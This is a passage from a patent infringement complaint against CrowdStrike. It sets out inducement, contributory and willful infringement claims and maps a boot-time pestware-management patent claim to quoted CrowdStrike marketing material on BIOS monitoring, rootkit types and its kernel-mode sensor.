447. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 46 of the '869 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

448. Defendants have actively induced and are actively inducing infringement of at least claim 46 of the '869 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 46 of the '869 Patent at least by offering and providing software and/or hardware that embodies a system that infringes claim 46 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

449. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to practice the claim using the software, services, and systems in infringing ways, as described above.

450. Defendants further encourage and induce their customers to infringe claim 46 of the '869 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and

providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/ solution-providers/).)

451. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/ contact-support/ (redirect to same).)

452. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and

their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the ’869 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

453. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants’ partners affirmatively aid and abet each customer’s use of the Accused Products in a manner that infringes the claimed system of, and infringes, the ’869 Patent.

454. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the ’869 Patent.

455. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including the machine learning static analysis and related functionality, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief,

cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’869 Patent, that functionality could not be performed.

456. Additionally, the accused functionality, including the machine learning static analysis related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id.*) For example, without the Accused Products’ machine learning functionality, the Accused could not deploy their machine learning model to determine whether or not an object is malicious or benign based on the object’s static features. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’869 Patent, that functionality could not be performed.

457. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the machine learning static analysis) constitute a material part of the inventions claimed because such analysis is integral to the processes identified above as recited in the claims of the ’869 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

458. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, infringes the claimed system of at least claim 46 of the ’869 Patent.

459. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’869 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

460. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’869 Patent.

461. Defendants’ infringement of the ’869 Patent is knowing and willful. Defendants acquired knowledge of the ’869 Patent and of the specific conduct that constitutes infringement of the ’869 Patent at least based on this First Amended Complaint. Defendants continue to engage in infringing activities after the filing of this First Amended Complaint, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

462. On information and belief, despite Defendants’ knowledge of the Asserted Patents,

Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants' continued infringement of the '869 Patent with knowledge of the '869 Patent constitutes willful infringement.

NINTH CAUSE OF ACTION
(INFRINGEMENT OF THE '505 PATENT)

463. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

464. Defendants have infringed and continue to infringe one or more claims of the '505 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform including, without limitation, components of the Falcon Platform such as the CrowdStrike Security Cloud, Threat Graph™, CrowdStrike Endpoint Security (including Falcon Prevent, Falcon Insight (Endpoint Detection and Response), and Falcon XDR), Falcon Search Engine, Falcon Overwatch, CrowdStrike File Analyzer SDK, and the CrowdStrike Falcon Sensor (a.k.a. Falcon Agent), at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the '505 Patent as described below.

465. For example, claim 1 of the '505 Patent recites:

> 1. A method for managing pestware on a computer comprising:
>
> monitoring events during a boot sequence of the computer;
>
> managing pestware-related events during a first period in a boot sequence of the computer, the first period in the boot sequence occurring before the computer becomes configured to run native applications, before a subsystem of an operating system is loaded, and after a kernel is loaded;
>
> managing pestware-related events in accordance with a set of behavior rules during a second period in the boot sequence occurring when the computer is configured to run native applications;


generating, in response to the monitoring, a record of events, the record of events including the pestware-related events;

analyzing the record of events so as to identify the pestware-related events

modifying the set of behavior rules so as to prevent the pestware related events; and

scanning data in a registry of the computer for pestware during the second period in the boot sequence.

466. The Accused Products perform each element of the method of claim 1 of the ’505 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method for managing pestware on a computer*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)


467. In addition, the Accused Products provide, *inter alia*, endpoint security, including malware detection and pestware detection as part of an integrated security platform.



(*See* WBR_CSK000455 at 456 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/).)

468. The Accused Products perform a method that includes *monitoring events during a boot sequence of the computer* and *managing pestware-related events during a first period in a boot sequence of the computer, the first period in the boot sequence occurring before the computer becomes configured to run native applications, before a subsystem of an operating system is loaded, and after a kernel is loaded*. For example, the Accused Products "integrate firmware attack detection capability, shining a bright light into one of the last remaining dark corners of the modern PC: the BIOS." "The BIOS (basic input/output system) is firmware that resides in the computer platform itself and ***runs while a computer boots up, before the operating system is started***." Indeed, "[t]he CrowdStrike Falcon® platform has been enhanced to provide ***continuous***


monitoring of the BIOS of an endpoint, to help determine its integrity and identify other issues, such as vulnerable, older BIOS versions." The Accused Products provide "Instant, Complete Visibility Into BIOS" "revealing potentially devastating intrusions such as firmware rootkits" and "[t]his capability is delivered via CrowdStrike's single lightweight agent." Hence, the Accused Products monitor the boot sequence of a computer.



Today's endpoint security solutions have been designed primarily to look at the local operating system (OS) and the applications that reside on top of it, remaining blind to computing layers below the OS. This week, CrowdStrike® becomes the first endpoint protection solution provider to integrate firmware attack detection capability, shining a bright light into one of the last remaining dark corners of the modern PC: the BIOS.

As security technologies have become more sophisticated, there are fewer places for adversaries to hide. Technologies such as endpoint detection and response (EDR), machine learning and behavioral detection have greatly enhanced the visibility and awareness organizations have, exposing intrusion techniques that were previously hidden and stopping attacks that would have resulted in a breach. As a result of these advanced defenses, attackers are continuously driven to the fringes, forced to hunt for new avenues of infiltration. The BIOS has emerged as a new and unique avenue of attack.

* * * * *




Why protect the BIOS?

The BIOS (basic input/output system) is firmware that resides in the computer platform itself and runs while a computer boots up, before the operating system is started. BIOS represents a tempting target for attackers for a number of reasons.

The BIOS Can Enable Persistence

The BIOS of an endpoint represents a highly privileged execution environment, and any vulnerability or malware in the BIOS can have serious implications, potentially allowing an attacker to gain full control over all system resources. The BIOS exists well below the OS, ensuring that a successful attack will persist beyond reboots, disk wipes and reimaging. To make matters more complicated, BIOS is seldom patched in most organizations, and known vulnerabilities often remain for years after they are disclosed.

* * * * *



CrowdStrike Turns the Lights On


With this week's announcement, CrowdStrike becomes the first and only endpoint security provider to integrate firmware attack detection capability, delivering visibility into the state of BIOS across the enterprise, and closing this critical visibility gap. The CrowdStrike Falcon® platform has been enhanced to provide continuous monitoring of the BIOS of an endpoint, to help determine its integrity and identify other issues, such as vulnerable, older BIOS versions. Millions of endpoints protected by CrowdStrike Falcon around the world will now benefit from continuous monitoring for firmware attacks. In addition, through an integration with Dell SafeBIOS, CrowdStrike enables enhanced detection for BIOS/firmware-based threats on Dell systems.

Instant, Complete Visibility Into BIOS

Now, organizations will have a clear picture of the firmware that is running in their enterprise, revealing potentially devastating intrusions such as firmware rootkits. Further, organizations will have the ability to audit security-related BIOS settings, such as protection for SPI flash memory, which can be critical in preventing unauthorized BIOS modification. This capability is delivered via CrowdStrike's single lightweight agent, which installs with zero reboots required and without burdening the endpoints or intruding upon the user.

(*See* WBR_CSK001445, https://www.crowdstrike.com/blog/crowdstrike-first-to-deliver-bios-visibility/.)

469. Indeed, the Accused Products detect and prevent rootkits, including, for example, "***Firmware Rootkits***" ("targets the software that runs particular hardware components by storing themselves on the software that runs during the ***boot process*** before the operating system starts up") and "***Bootloader Rootkits***" ("***boot up concurrently with the operating system*** and target the ***Master Boot Record (MBR)***, which is the first code executed when starting up a computer, or the ***Volume Boot Record (VBR)***, which contains the code needed to initiate the boot process or the code for loading an operating system or application").



Firmware Rootkits


A firmware rootkit targets the software that runs particular hardware components by storing themselves on the software that runs during the boot process before the operating system starts up. They are especially stealthy because they can persist through reinstallation of the operating system.

The use of firmware rootkits has grown as technology has moved away from hard-coded BIOS software and toward BIOS software that can be updated remotely. Cloud computing systems that place multiple virtual machines on a single physical system are also vulnerable.

Examples of firmware rootkits include:

- UEFI rootkit
- Cloaker
- VGA rootkit

* * * * *



Bootloader Rootkits


Bootloader rootkits boot up concurrently with the operating system and target the Master Boot Record (MBR), which is the first code executed when starting up a computer, or the Volume Boot Record (VBR), which contains the code needed to initiate the boot process or the code for loading an operating system or application. By attaching itself to one of these types of records, a bootloader rootkit will not appear in a standard file system view and will be difficult for an antivirus or rootkit remover to detect.

Examples of bootloader rootkits include:

- Stoned Bootkit
- Olmasco
- Rovnix

(*See* WBR_CSK001517, https://www.crowdstrike.com/cybersecurity-101/malware/rootkits/ (emphasis added).)


470. Indeed, the Accused Products utilize "a unique architecture comprising a lightweight (just a couple of MBs in size) ***kernel-mode sensor*** running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud."



To address these technical challenges, CrowdStrike Falcon uses a unique architecture comprising a lightweight (just a couple of MBs in size) kernel-mode sensor running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud. Detection can occur locally to the sensor, e.g. for behaviors such as attempted theft of login credentials by an adversary trying to move laterally through the victim network. Moreover, detection can occur jointly between sensor and cloud, e.g. in cases where large scale cloud data or heavy computing is part of a detection. Lastly, detection can occur exclusively in the cloud, e.g. when analyzing long timeframes across hundreds of thousands of sensors at a time.

(*See* WBR_CSK001419, https://www.crowdstrike.com/blog/advanced-falconry-seeking-prey-machine-learning.)


471. Indeed, "CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent." The kernel-mode agent "provid[es] comprehensive real-time visibility from its high position in the kernel into key OS events."



CrowdStrike Inc., a provider of cloud-delivered endpoint protection solutions, has announced a new update to its flagship Falcon platform, including:

- Linux Kernel-mode Agent – Falcon Linux agent is now a full kernel-mode module, providing comprehensive real-time visibility from its high position in the kernel into key OS events.


* * * * *



CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent.

(*See* WBR_CSK001695, https://solutionsreview.com/endpoint-security/crowdstrike-extends-falcon-platform-with-enhanced-cloud-and-data-center-coverage/.)

